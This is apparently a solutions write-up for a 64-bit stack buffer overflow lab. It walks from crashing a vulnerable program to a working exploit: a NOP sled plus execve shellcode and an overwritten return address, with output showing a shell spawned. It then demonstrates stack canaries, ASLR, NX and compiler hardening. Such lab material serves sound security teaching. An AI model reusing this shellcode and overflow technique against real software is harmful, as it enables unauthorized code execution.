
Solutions 64bit Stack Overflow

Exercise 1: Writing a Vulnerable Program

Open Exercise 1 Folder.

Step 3: Analysing the Program

First Open terminal




Then input command

```
./vul $(python2 -c 'print "A"*519')
```

Nothing happens here, no seg fault.


Step 4: Observing Buffer Overflow

```
./vul $(python2 -c 'print "A"*521')
```



We find when the program seg faults by using a bunch of A's .

Step 5: Debugging with GDB



Here we go into debugger and run the command to overflow the program.

Then Examine Stack and Registers

```
gef➤  info frame
Stack level 0, frame at 0x7fffffffdb40:
 rip = 0x401164 in main; saved rip = 0x4141414141414141
 Arglist at 0x4141414141414141, args:
 Locals at 0x4141414141414141, Previous frame's sp is 0x7fffffffdb40
 Saved registers:
  rip at 0x7fffffffdb38
gef➤  x/64wx $rsp
0x7fffffffdb38: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdb48: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdb58: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdb68: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdb78: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdb88: 0x00403e00      0x00000000      0xfbb8b22c      0x6e34a493
0x7fffffffdb98: 0xf5bcb22c      0x6e34b4d1      0x00000000      0x00000000
0x7fffffffdba8: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdbb8: 0xffffdc48      0x00007fff      0x00000002      0x00000000
0x7fffffffdbc8: 0x79e36100      0x8d033124      0xffffdc40      0x00007fff
0x7fffffffdbd8: 0xf7dedd45      0x00007fff      0x00401126      0x00000000
0x7fffffffdbe8: 0x00403e00      0x00000000      0xf7ffe2c0      0x00007fff
0x7fffffffdbf8: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdc08: 0x00401040      0x00000000      0xffffdc40      0x00007fff
0x7fffffffdc18: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdc28: 0x00401061      0x00000000      0xffffdc38      0x00007fff
gef➤
```

Here we see the over written address, we get our NOP sled here for the next exercise.

Step 7: Mitigation Techniques


```
┌──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise1]
└─$ gcc -fstack-protector -o secure_program vul.c

┌──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise1]
└─$ /secure_program $(python2 -c 'print "A"*600')
zsh: no such file or directory: /secure_program

┌──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise1]
└─$ ./secure_program $(python2 -c 'print "A"*600')
*** stack smashing detected ***: terminated
zsh: IOT instruction  ./secure_program $(python2 -c 'print "A"*600')

┌──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise1]
└─$
```

Here we see the defence mechanism using Compiler Protections.

Exercise 2: Exploiting a 64-bit Stack-based Buffer Overflow


This is using Exercise 1's code. Don't need to change anything. It has already been compiled in Exercise 2's folder.

Step 2: Understanding the Memory Layout




Here we intentionally crash the program. We need to get the RIP register to be over written which it isnt.

Step 3: Finding RIP Offset



Here we create a pattern and save it to in.txt



Run the file through the command above. Here we see our pattern in the RSP register. Now we can find the offset


```
gef➤  x/wx $rsp
0x7fffffffdb68: 0x61616170
```

The pattern command will search for this and determine the offset

```
gef➤  pattern search $rsp
[+] Searching for '7061616161616163'/'6361616161616170' with period=8
[+] Found at offset 520 (little-endian search) likely
```

520 is our offset

After finding our offset, we will use a shellcode found online which spawns a shell. Its 27 bytes.



RIP is fully 0x62626262... Now we can find the NOP Sled.

We found a random address with contains 0x90909090. After using the command

```
x/400x $rsp
```

```
0x7fffffffe020: 0x7265766f      0x776f6c66      0x6578452f      0x73696372
0x7fffffffe030: 0x762f3265      0x90006c75      0x90909090      0x90909090
0x7fffffffe040: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe050: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe060: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe070: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe080: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe090: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe0a0: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe0b0: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe0c0: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe0d0: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe0e0: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe0f0: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe100: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe110: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe120: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe130: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe140: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe150: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe160: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe170: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe180: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe190: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe1a0: 0x90909090      0x90909090      0x90909090      0x90909090
```

```
gef➤   r $(python2 -c 'print("\x90"*450 +
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
+ "\x41"*43 + "\x40\xe0\xff\xff\xff\x7f")')
Starting program: /home/kali/Desktop/64bit-stackoverflow/Exercise2/vul $(python2 -c 'print("\x90"*450 +
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
+ "\x41"*43 + "\x40\xe0\xff\xff\xff\x7f")')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
process 116090 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
$ whoami
[Detaching after vfork from child process 116164]
kali
$
```

We then made the NOP Sled into little endian and replaced it with the ending ‘b’s

Exercise 3: Mitigation Techniques

Using the same program again. Open Exercise 3 folder.

Step 2: Implementing Stack Canaries

```
┌──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise3]
└─$ gcc -fstack-protector-all -o vulnerable_canary vulnerable.c


┌──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise3]
└─$ ./vulnerable_canary $(python2 -c 'print "A"*550')

*** stack smashing detected ***: terminated
zsh: IOT instruction  ./vulnerable_canary $(python2 -c 'print "A"*550')

┌──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise3]
└─$
```


Stack canaries makes it appearance again. Here it shows the program terminating.

Step 3: Enabling ASLR

```
┌──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise3]
└─$ cat /proc/sys/kernel/randomize_va_space

2

┌──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise3]
└─$ sudo sysctl -w kernel.randomize_va_space=2

[sudo] password for kali:
kernel.randomize_va_space = 2
```


Printing ASLR value and changing it. If you want to disable it instead of 2 make it 0.

Step 4: Marking the Stack as NX



Here we use the command noexecstack to add the NX bit, to check we used checksec in gdb.

Step 5: Enabling all at once


┌──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise3]
└─$ gcc -fstack-protector-strong -D_FORTIFY_SOURCE=2 -Wl,-z,relro,-z,now -o secure_program vulnerable.c
┌──(kali㉿kali)-[~/Desktop/64bit-stackoverflow/Exercise3]
└─$ gdb secure_program
GNU gdb (Debian 13.2-1+b2) 13.2
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This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
93 commands loaded and 5 functions added for GDB 13.2 in 0.00ms using Python engine 3.12
Reading symbols from secure_program...
(No debugging symbols found in secure_program)
gef➤ checksec
[+] checksec for '/home/kali/Desktop/64bit-stackoverflow/Exercise3/secure_program'
Canary : ✓
NX : ✓
PIE : ✓
Fortify : ✘
RelRO : Full
gef➤